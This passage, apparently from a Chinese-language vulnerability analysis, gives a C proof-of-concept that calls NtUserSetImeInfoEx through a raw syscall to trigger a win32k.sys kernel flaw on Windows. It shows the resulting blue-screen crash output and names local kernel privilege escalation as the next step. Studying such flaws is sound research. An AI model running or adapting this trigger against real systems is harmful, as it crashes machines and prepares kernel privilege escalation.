
1  #include <Windows.h>
2  #include <stdio.h>
3  __declspec(naked) void NtSetUserImeInfoEx(PVOID imeinfoex)
4  {
5      __asm
6      {
7          mov eax, 0x1226 //将NtUserSetImeInfoEx函数的服务号传入eax中
8          mov edx, 0x771870b0 // 将SystemCallStub函数地址传入edx中
9          call dword ptr[edx] //调用SystemCallStub函数
10         ret 0x04
11     }
12 }
13 int main()
14 {
15     HWINSTA hSta = CreateWindowStationW(0, 0, READ_CONTROL, 0); //使用
        CreateWindowStation函数创建一个窗口站
16     SetProcessWindowStation(hSta);
17     char ime[0x800];
18     NtSetUserImeInfoEx((PVOID)&ime); //调用NtUserSetImeInfoEx函数触发漏洞,
        致使系统BSODreturn 0;
19 }
20
21

```

以管理员身份打开cmd，执行以下命令：

```
1 bcdedit /debug off //关闭调试模式
2 shutdown -r -t 0 //重启
```

编译运行Poc，生成exe，成功触发漏洞，致使系统BSOD。



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005,0x94BC007C,0x98E53A18,0x00000000)

*** win32k.sys - Address 94BC007C base at 94BB0000, DateStamp 4ce7900f
```

## 六. 总结

本次分析调试了该漏洞相关组件，洞悉漏洞的触发点，了解触发原理，为下一步的漏洞利用做好准备，下一步就是利用该漏洞进行本地内核提权